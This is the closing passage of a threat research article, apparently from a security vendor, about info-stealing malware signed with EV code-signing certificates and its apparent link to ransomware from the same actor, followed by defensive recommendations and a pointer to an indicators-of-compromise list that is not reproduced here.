Despite more stringent security measures implemented by the CABF, threat actors are still able to propagate information-stealing malware code-signed with EV certificates that should ideally already have a strong issuance process and secure private key protection. Revoking abused certificates with compromised private keys should also be thoroughly investigated to ensure that adjustments to revocation dates made by CAs cover all instances of use on malicious files.

At this point, it is worth noting that unlike the samples of the info stealer we investigated, the files used to drop the ransomware payload did not have EV certificates. However, the two originate from the same threat actor and are spread using the same delivery method. We can therefore assume a division of labor between the payload provider and the operators.

Users who have encountered info stealers are advised to be cautious against ransomware, as our findings suggest that threat actors are becoming more efficient in maximizing their techniques for different purposes and cybercrimes.

Our investigations in this entry underline the importance of configuring and updating attack surface protections that remove malicious items before they even reach users. Organizations are recommended to “shift left” — take steps earlier in the threat life cycle to prevent attacks and implement measures to detect breaches before they cause

extensive harm. In the case of ransomware attacks, early detection and mitigation can prevent threat actors from harvesting enough information that that they can leverage for a ransomware attack. Users should also avoid or refrain from downloading files, programs, and software from unverified sources and websites and install a multilayered protection system for their individual and enterprise systems.

Indicators of Compromise (IOCs)

Get the list of IOCs here.

Tags
